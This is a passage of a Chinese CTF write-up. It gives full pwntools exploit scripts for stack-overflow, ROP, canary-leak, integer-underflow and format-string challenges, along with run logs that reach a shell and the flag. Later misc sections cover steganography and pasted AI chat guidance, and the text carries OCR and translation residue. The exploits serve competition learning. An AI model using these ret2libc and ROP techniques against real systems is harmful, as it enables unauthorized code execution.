    rop = ROP(libc)
    pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
    ret_gadget = rop.find_gadget(['ret'])[0] # 用于栈对齐
    bin_sh = next(libc.search(b'/bin/sh'))
    system_addr = libc.sym['system']

    # --- [Step 3] 发送栈溢出 Payload ---
```

```
    log.info("Sending Stack Overflow Payload...")

    # 缓冲区大小 136 字节
    payload = flat([
        b'A' * 136,         # Padding
        p64(canary),        # Canary (绕过保护)
        b'B' * 8,           # Old RBP
        p64(ret_gadget),    # Stack Align (对齐)
        p64(pop_rdi),       # ROP: pop rdi
        p64(bin_sh),        # Arg: /bin/sh
        p64(system_addr)    # Call system
    ])

    io.sendline(payload)

    # --- [Step 4] Get Shell ---
    io.clean()
    io.sendline(b'cat /flag')
    io.interactive()

if __name__ == '__main__':
    exploit()
```

2,

```
ek@EmptyKing:/mnt/c/Users/zhang/Desktop/ez_fmt (1)$ python3 exp.py
[+] Opening connection to challenge.bluesharkinfo.com on port 23135: Done
[+] Canary:    0x54a50a028d505e00
[+] Libc Leak: 0x7f439bddcd90
[+] Libc Base: 0x7f439bdb3000
[*] Loaded 219 cached gadgets for './libc.so.6'
[*] Sending Stack Overflow Payload...
[*] Switching to interactive mode
ISCTF{e071f0be-e48f-4d57-bb72-d1123fbd6a87}
$
```

三,ret2rop

1,

1. 题目基本情况

- **保护机制**：（堆栈不可执行），（地址固定），（无栈哨兵）。`NX Enabled` `No PIE` `No Canary`
- **漏洞类型**：64位 Linux 栈溢出 （Stack Overflow）。
- **利用难点**： ROP 链构造、异或加密绕过、参数传递限制、虚假字符串陷阱。

2. 逆向分析

通过 IDA 或 GDB 分析 函数：`vuln`

- **溢出点**： 读取 256 字节，但缓冲区只有 0x50 （80字节）。`read(0, buf, 0x100)`
- **偏移量 （Offset）**： 返回地址位于 ，即 字节。`rbp + 8` `80 + 8 = 88`
- **异或陷阱**： 程序会对输入的数据进行异或加密。
  - 返回地址 （Offset 88） 处的异或密钥位于 。`Offset 120`
  - **绕过方法**： 只要我们的 ROP 链长度不超过 112 字节，就不需要触碰 Offset 120，从而直接绕过加密逻辑（或者将 Offset 120 填充为 0，因为 ）。`x ^ 0 = x`

3. 踩坑与调试过程 (关键)

这道题最精彩的部分在于它设下的两个“陷阱”，我们通过 GDB 调试逐一识破：

- **陷阱一：虚假的 Backdoor**
  - 题目提供了一个 函数，看起来直接给 Shell。`backdoor`
  - **调试发现**： 执行的是 ，这是一个假的 flag 路径，无法利用。`backdoor` `system("please to find str")`
- **陷阱二：脏数据字符串**
  - 二进制文件中能搜索到 地址 ()。`/bin/sh` `0x40210d`
  - **GDB调试发现**： 显示该处的字符串实际上是 。`x/s 0x40210d` `"/bin/sh\"))\033[0m..."`
  - **后果**: 直接调用会导致 执行失败（无回显，不崩溃），这是导致“静默失败”的元凶。`system`

4. 最终解题思路

策略： 放弃题目提供的烂字符串，自己写入 。`/bin/sh`

1. **利用全局变量写入字符串：**
   - 程序开头会让你输入名字 ()。`please int your name`
   - 这个输入被存储在固定地址 `0x4040f0` 。
   - 我们在这一步输入 ，就在内存中创造了一个完美的 shell 字符串。`"/bin/sh\x00"`
2. **构造 ROP 链：**
   - 由于没有 ，我们使用"曲线救国"路线： -> -> 。`pop rdi` `pop rsi` `mov rdi, rsi` `system`
   - **Gadget 1：** () —— 跳过函数头，避免栈作干扰。`0x401a1c` `pop rsi; ret`
   - **小工具2：**()。`0x401a25` `mov rdi, rsi; ret`
   - **系统：**()。`0x401180` `system@plt`
3. **栈布局 （有效载荷）：**

明文

```
[填充 88 字节] + [pop rsi] + [0x4040f0] + [mov rdi, rsi] + [system]
```

- 偏移88：`pop rsi`
- 偏移量96：（存放着我们伪造的 /bin/sh）`0x4040f0`
- 偏移104：`mov rdi, rsi`
- 偏移量112：`system`
- **完美避开：** 整个链条在 Offset 120 之前结束，无需处理异或密钥冲突。

```
from pwn import *

# 配置
context.log_level = 'debug'
context.arch = 'amd64'
p = remote('challenge.bluesharkinfo.com', 20216)

# 地址定义
offset_ret = 88
system_addr = 0x401180
```

```
name_buffer = 0x4040f0  # 存放名字的固定地址
pop_rsi_ret = 0x401a1c  # 精确指令地址
mov_rdi_rsi = 0x401a25  # 精确指令地址

# 1. 注入 Shell 字符串
# 利用 "输入名字" 的机会，把 /bin/sh 写入已知内存地址
p.recvuntil(b'if you want to watch demo')
p.sendline(b'no')
p.recvuntil(b'please int your name')
p.sendline(b'/bin/sh\x00')

# 2. 构造 ROP Chain
# 逻辑：pop rsi -> [name_buffer] -> mov rdi, rsi -> system
rop_chain = [
    pop_rsi_ret,
    name_buffer,
    mov_rdi_rsi,
    system_addr
]

# 3. 发送 Payload
# 长度没到 Offset 120，不需要处理 XOR
payload = flat({
    offset_ret: rop_chain,
    120: b'\x00' * 32
}, length=200, filler=b'\x00')

p.recvuntil(b'please introduce yourself')
p.sendline(payload)

# Get Shell
p.interactive()
```

```
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x37 bytes:
    b'attachment\n'
    b'bin\n'
    b'dev\n'
    b'flag\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
    b'libexec\n'
    b'libx32\n'
attachment
bin
dev
flag
lib
lib32
lib64
libexec
libx32
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2c bytes:
    b'ISCTF{c61df8e4-f5e8-4b54-a6a9-0ecaef7f827e}\n'
ISCTF{c61df8e4-f5e8-4b54-a6a9-0ecaef7f827e}
$
```

四,2048

1,

1. 题目分析 & 逆向（逆向）

🛡️ 保护机制

- **拱形**：amd64-64-little
- **Canary**：✅ 开启 （需泄露）
- **NX**：✅ 开启 （栈不可执行，需 ROP）
- **PIE**：❌ 关闭 （代码段地址固定，便于寻找 Gadget）

🔍 程序逻辑

程序实现了一个 2048 小游戏。

1. **初始分数**：50 分。
2. **游戏循环**：玩家作游戏，按 可以放弃当前回合。`q`
3. **结算检查**：在 函数中，程序检查分数是否达标：`final()`

C

```c
// 伪代码
if ( (unsigned int)score <= 100000 ) {
    puts("Your score doesn't meet the target...");
} else {
    shell(); // 进入受限 shell
}
```

2. 漏洞点分析

🐛 漏洞一：整数下溢 （Integer Underflow）

- **位置**： 函数。`playgame()`
- **原理**：当玩家按 放弃回合时，代码执行 。`q` `score -= 10`
- **利用**： 是 类型（有符号）。初始 50 分，连续按 6 次 ，分数变为 。`score` `int` `q` `-10`
- **绕过检查**：在 中， 被强制转换为 ，变成一个巨大的正数 （），从而绕过 的检查，进入 函数。`final()` `-10` `unsigned int` `0xFFFFFFF6` `> 100000` `shell()`

🐛 漏洞二：栈溢出 （Stack Buffer Overflow）

- **位置**： 函数。`shell()`
- **原理**：
  - 虽然进入了 ，但这只是一个模拟的受限 Shell，只接受 和 ，不支持 等命令。`shell()` `"ls"` `"exit"` `cat`
  - **溢出点**：

C

```
_QWORD buf[18]; // 大小 144 字节 (0x90)
// ...
read(0, buf, 0x128u); // 读取 296 字节 (0x128)
```

- 程序读取的字节数远大于缓冲区大小，存在栈溢出。
- **Canary 偏移**： 大小为 144 字节，但 Canary 位于 。实际有效填充偏移为 **136 字节**。 `buf` `rbp-0x8`

3. 利用步骤（利用步骤）

第一步：触发逻辑漏洞

通过脚本交互，连续 6 次发送 并开启新回合，将分数刷成负数，成功进入 界面。 `q` `shell()`

第二步：泄露 Canary（Stack Leak）

由于 Canary 存在且首字节通常为 ，且输出会被截断。 `\x00` `puts` `\x00`

1. **方法**：发送 **136 个 'A' + 'Y'**（共 137 字节）。
2. **原理**：第 137 个字节 会覆盖 Canary 的最低位 。 `'Y'` `\x00`
3. **结果**： 会认为字符串没有结束，连带打印出 Canary 后面的 7 个字节。 `puts(buf)`
4. **修复**：接收到这 7 个字节后，手动在前面补上 ，即可还原真实 Canary。 `\x00`

第三步：泄露 Libc 地址 （Ret2Libc 第一部分）

利用 ROP 链泄露 函数在内存中的真实地址。 `puts`

- **有效载荷**：++++++。 `Padding(136)` `Canary` `RBP_Pad` `pop_rdi` `puts_got` `puts_plt` `main_addr`
- **触发**：发送 Payload 后，输入 退出 函数触发 ROP。 `exit` `shell()`
- **获取版本**：根据泄露地址的后三位（例如 ），在 `e50` 图书馆.rip查找对应版本（本题为 ）。 `libc6_2.35-0ubuntu3.8_amd64`

第四步：Get Shell（Ret2Libc 第二部分）

计算基址并执行 。 `system("/bin/sh")`

- **计算**:。 `Libc_Base = leaked_puts - libc.sym['puts']`
- **有效载荷**：++++++。 `Padding` `Canary` `RBP_Pad` `ret(对齐)` `pop_rdi` `bin_sh_addr` `system_addr`
- **注意**：程序回到 后需要重新走一遍游戏流程才能再次触发溢出。 `main`

2,exp脚本如下

```
from pwn import *
import time

# 配置
HOST = 'challenge.bluesharkinfo.com'
PORT = 26433
BINARY = './ez2048'
# 关键：Libc 版本必须匹配
LIBC_FILE = './libc6_2.35-0ubuntu3.8_amd64.so'

context.binary = BINARY
context.log_level = 'info'

def solve():
    elf = ELF(BINARY)
    p = remote(HOST, PORT)

    # [1] 逻辑漏洞：分数下溢
    p.sendlineafter(b'input your name\n>', b'Pwner')
    p.sendlineafter(b'Press "Enter" to start the game', b'')
    for i in range(6):
        p.sendlineafter(b'operation:', b'q')
        p.sendlineafter(b'Enter any other characters', b'c' if i < 5 else
b'Q')

    p.recvuntil(b'here is your shell')
    p.recvuntil(b'$ ') # 同步 Shell

    # [2] 泄露 Canary
    offset_canary = 136
    p.send(b'A' * offset_canary + b'Y') # 覆盖 Canary 首字节 \00
    p.recvuntil(b'executing command: ')
    p.recvline()

    response = p.recvuntil(b'$ ')
    y_index = response.find(b'Y')
    canary = u64(b'\x00' + response[y_index+1 : y_index+8]) # 还原 Canary
    log.success(f"Canary: {hex(canary)}")

    # [3] 泄露 Libc
    try:
        rop = ROP(elf)
        pop_rdi = p64(rop.find_gadget(['pop rdi', 'ret'])[0])
    except:
        pop_rdi = p64(0x401ce3) # 硬编码备用
```

```
    payload1 = flat([
        b'A' * offset_canary,
        p64(canary),
        p64(0xdeadbeef),
        pop_rdi,
        p64(elf.got['puts']),
        p64(elf.plt['puts']),
        p64(elf.symbols['main']) # 返回 Main
    ])

    p.sendline(payload1)
    p.recvuntil(b'$ ')
    p.sendline(b'exit') # 触发 ROP

    p.recvuntil(b'executing command: exit\n')
    leak_line = p.recvline().strip()
    if len(leak_line) < 6: leak_line = p.recvline().strip()
    puts_leak = u64(leak_line.ljust(8, b'\x00'))
    log.success(f"puts leaked: {hex(puts_leak)}")

    # [4] Get Shell
    libc = ELF(LIBC_FILE)
    libc.address = puts_leak - libc.symbols['puts']
    log.success(f"Libc Base: {hex(libc.address)}")

    # 重新进入漏洞点
    p.sendlineafter(b'input your name\n>', b'Hacker')
    p.sendlineafter(b'Press "Enter" to start the game', b'')
    for i in range(6):
        p.sendlineafter(b'operation:', b'q')
        p.sendlineafter(b'Enter any other characters', b'c' if i < 5 else
b'Q')

    p.recvuntil(b'here is your shell')
    p.recvuntil(b'$ ')

    payload2 = flat([
        b'A' * offset_canary,
        p64(canary),
        p64(0xdeadbeef),
        p64(0x40101a), # ret gadget (栈对齐)
        pop_rdi,
        p64(next(libc.search(b'/bin/sh'))),
        p64(libc.symbols['system'])
    ])
```

```
    p.sendline(payload2)
    p.recvuntil(b'$ ')
    p.sendline(b'exit')

    p.interactive()

if __name__ == '__main__':
    solve()
```

```
ek@EmptyKing:/mnt/c/Users/zhang/Desktop/2048$ python3 exp.py
[*] '/mnt/c/Users/zhang/Desktop/2048/ez2048'
    Arch:       amd64-64-little
    RELRO:      No RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Opening connection to challenge.bluesharkinfo.com on port 26689: Done
[+] 成功进入受限 Shell!
[+] Canary Leaked: 0xc658a85bbef2800
[*] Loaded 6 cached gadgets for './ez2048'
[+] puts@GLIBC leaked: 0x7fc88911ee50
[*] '/mnt/c/Users/zhang/Desktop/2048/libc6_2.35-0ubuntu3.8_amd64.so'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
[+] Libc Base: 0x7fc88909e000
[*] 重新进入漏洞流程...
[*] Switching to interactive mode
executing command: exit
$ ls
attachment
bin
dev
flag
lib
lib32
lib64
libexec
libx32
$ cat flag
ISCTF{729c9f48-cbfe-4fb4-b9ab-ac76d1735966}
```

五,heap?

1,

题目概览

- **题目名称**：heap_
- **出题意图**：这道题是一个典型的“误导性”题目（Troll Challenge）。 题目名称和菜单功能（add， delete， show）伪装成堆溢出（Heap Exploitation）题目，但实际上核心漏洞是 **栈溢出（Stack Overflow）** 和 **格式化字符串漏洞（FSB）**。
- **保护机制**：
  - 拱形：amd64-64-little
  - RELRO： 完整版 RELRO （无法修改 GOT 表）
  - 堆栈：发现金丝雀（开启了栈保护）
  - NX：NX 启用（堆栈不可执行）
  - PIE： PIE enabled （地址随机化）

漏洞分析

1. **格式化字符串漏洞 （Info Leak）**
   - **位置**： 函数。`show()`
   - **原理**：程序直接将用户在 `add()` 中输入的堆内存内容作为参数传递给 `printf` 。
   - **利用**：由于我们可以控制 的格式化串（如 ），我们可以泄露栈上的数据。`printf` `%p`
     - **泄露 Canary**：绕过栈溢出保护。
     - **泄露 Libc 地址**：通常泄露 ，用于计算 Libc 基址，从而获取 和 的地址。`__libc_start_main_ret` `system` `/bin/sh`
2. **栈溢出漏洞（Stack Buffer 溢出）**
   - **位置**：隐藏在 功能调用的 函数中。`delete()` `read_num()`
   - **原理**：

     C

     ```
     read(0, &buf, 8u);   // 读取 8 字节长度到 buf
     read(0, buf_, buf);  // 错误：使用用户控制的长度 buf 读取数据到仅有 16 字节的 buf
     ```

   - **利用**：通过发送一个较大的长度（如 ），并在第二次输入中发送超长 Payload，可以覆盖栈上的 Canary 和返回地址（Return Address）。`0x100`

利用步骤 （Exploit Path）

1. **泄露地址（步骤1）：**
   - 调用 ，输入大量 作为 content。`add` `%p.`
   - 调用 ，触发 。`show` `printf`
   - 解析输出，获取 **Canary** 和 **Libc 基址**。
2. **触发漏洞（步骤2）：**
   - 调用 ，程序内部会调用 。`delete` `read_num`
   - **关键交互协议：** 第一步要求读取 **8字节** 的长度数据。`read_num`
   - **有效载荷构造**：
     - **数据包1（长度）：** 发送 。`p64(Payload_Len)`
     - **包2（有效载荷）：** + + + 。`Padding (16 bytes)` `Canary (8 bytes)` `Fake RBP (8 bytes)` `ROP Chain`
3. **ROP（第三步）：**
   - 由于 Libc 2.35 的 限制较多（你之前尝试失败了），最稳健的方法是使用 **Ret2Libc**。`One Gadget`
   - **ROP链**：-> -> （栈对齐） -> 。`pop_rdi_ret` `bin_sh_addr` `ret` `system_addr`

踩坑记录与关键修正


在解题过程中，最大的阻碍是 **IO 交互死锁 （Deadlock）**，而不是利用逻辑本身。

- **问题**：之前的脚本简单地发送 （如 ） 给 函数。`str(idx)` `2\n` `delete`
- **原因**： 的第一个强制读取 8 字节。发送 只有 2 字节，导致服务器一直挂起等待剩余 6 字节，而脚本以为发送完毕也在等待服务器，造成死锁。`read_num` `read` `2\n`
- **修正**：严格遵循协议，先发送 8 字节的长度包 ，再发送 Payload。`p64(len(payload))`

2,

```
# 1. 泄露阶段
add(payload="%p"*40)
show()
# 解析泄露出的 Canary 和 Libc_Base

# 2. 攻击阶段 (Delete -> read_num)
io.sendline(b'2') # 选择 delete

# 构造 ROP
rop = flat([pop_rdi, bin_sh, ret, system])
payload = flat([b'A'*16, canary, b'B'*8, rop])
```


```
# 关键：先发 8 字节长度，再发 Payload
io.send(p64(len(payload)))
time.sleep(0.1)
io.send(payload)

# Get Shell
```



misc题目


一,湖心亭看雪

1,先用随波逐流提取图片,出来了一个txt,里面是少了个zip头文件格式的一串hex,在010上的这一段补上zip的头提取出来解压,得到flag.txt,



2,根据题目提示和查看flag.txt之后,发现可以用snow这个隐写工具找到隐藏的内容,即是flag,

注意用上附件里py文件解出来的密码,才能提取



二,小蓝鲨的神秘文件

1,这个纯靠的ai指导

access (2).zip
压缩归档

这是一个misc题目,解一下里面的flag,提示是:一名hacker对小蓝鲨正在值守的服务器发起大量攻击，索性被工作人员及时拦截下来，得到一份日志信息，这份日志隐藏什么秘密.(请将得到的flag用ISCTF{}包裹)

已思考 4m 22s

先把结论说在前面：
我已经把你附件里的 `access.log` 里那 116 段十六进制数据拼起来，并且确认它们 XOR 0x05 之后是一份 **7z 压缩包**。
真正的 flag 就在这个 7z 里，但在当前环境我没法继续解压 7z，只能把**完整还原步骤**告诉你，你在本地跟着做就能拿到 flag。

---

1. 从 access.log 里拼出二进制数据

日志里反复出现类似这样的行：

```text
Attacker uploading segment 1
File data segment: 327fb9aa22190501dfbff187e8080505050505055f0505050505050342d9d79
```

一共有：

- `Attacker uploading segment N`（N 从 1 到 116）
- 紧跟着一行 `File data segment: <十六进制>`

做法就是：

按 **segment 1 → 2 → … → 116 的顺序**，把对应的 `<十六进制字符串>` 串起来，然后转成字节。

示例 Python 脚本（你可以直接用这一份在自己电脑上跑）：

python 复制代码

```python
import re

# 读日志
with open("access.log", "r", errors="ignore") as f:
    lines = f.readlines()

seg_dict = {}

# 把 “Attacker uploading segment N” 和后面的 “File data segment” 绑定
last_seg = None
for line in lines:
    m = re.search(r'Attacker uploading segment (\d+)', line)
    if m:
        last_seg = int(m.group(1))
    m2 = re.search(r'File data segment: ([0-9a-fA-F]+)', line)
    if m2 and last_seg is not None:
        seg_dict[last_seg] = m2.group(1)

# 检查有没有缺段
for i in range(1, 117):
    assert i in seg_dict, f"missing segment {i}"

# 按顺序拼接并转为字节
hex_str = "".join(seg_dict[i] for i in range(1, 117))
data = bytes.fromhex(hex_str)
```

```
32 7f b9 aa 22 19 05 01 df bf f1 87 e8 08 05 05 ...
```

复制代码

看着不太像正常文件头，于是尝试**逐字节异或一个常数。**

---

2. 发现是 XOR 0x05 → 还原出 7z 文件

观察第一段十六进制，可以猜测大量 `0x05` 可能是原始文件里很多 `0x00` 被 XOR 后的结果，
于是试一试异或 0x05：

python 复制代码

```python
def xor_bytes(b, key):
    return bytes(x ^ key for x in b)

seven = xor_bytes(data, 0x05)
print(seven[:8].hex())
```

结果前 8 字节是：

text 复制代码

```
37 7a bc af 27 1c 00 04
```

这在十六进制里就是：

text 复制代码

```
37 7A BC AF 27 1C 00 04
```

也就是标准的 **7z 文件头**（`37 7A BC AF 27 1C`）——说明我们成功地还原出了一个 7z 压缩包。

把它保存成文件：

python 复制代码

我解压出access.log之后干啥

你得到了 **access.log**，下一步就是从日志里**提取被攻击者上传的 116 段十六进制数据**，把它们拼成完整文件，然后 XOR 0x05 还原，再解压出真正的内容。

下面一步一步告诉你怎么做（保证能出 flag）：

✅ 步骤 1：从 access.log 中提取所有 segment 数据

access.log 里有很多类似：


```arduino
Attacker uploading segment 1
File data segment: 327fb9aa22190501dfbff187e8080505050505055f05050505050505342d9d79
```

你需要按 **segment 1 → segment 2 → ... → segment 116** 顺序，把所有 `File data segment:` 后面的十六进制拼起来。

为了避免手工错误，请把下面代码保存为 Python 文件运行（确保 access.log 和脚本在同一目录）。

你要运行的脚本 extract.py：

```python
import re

seg = {}
with open("access.log", "r", errors="ignore") as f:
    lines = f.readlines()

last = None
```



三,美丽的风景照

1,先从在线网站看看每一帧包含的图片,提取出七张,hint提示说按彩虹颜色排序,我提取出来所有字母,一开始按彩虹排的,用base64没解出来,ai提示我用base58,但也没解出来,我又调转了一下不同颜色对应的字符串才得出flag

解分析

这几乎可以肯定是**多帧隐写**挑战。在此类挑战中，旗帜或编码字符串被拆分成多个部分，每个部分隐藏在GIF的不同帧中。你看到的文字（）只是拼图的第一块。`jqW2`


解决步骤

1. **将GIF拆分为帧：**由于 在第一帧中可见，你需要查看其他帧才能找到剩余的字符串。您可以使用在线工具或软件：`jqW2`
   - **在线工具：**访问类似这样的网站ezgif.com/split并上传。`美丽.gif`
   - **StegSolf（Java 工具）：**在StegSolve中打开文件，使用“帧浏览器”点击画面。
   - **Photoshop/GIMP：**打开文件查看图层。
2. **组合琴弦：**你很可能总共会看到3帧，每个帧包含一段文本。
   - **第一局：** `jqW2`
   - **第二帧：**（寻找下一段，通常出现在相同位置或略有移动）
   - **第3帧：**（寻找最后一段）
3. **解码信息：**按顺序组合字符串（第1帧 + 第2帧 + 第3帧）。最终生成的字符串很可能是 **Base64** 编码的（字母和数字混合，结尾带有符号）。`=`
   - **示例格式：** `jqW2` + `XXXX` + `YYYY=`
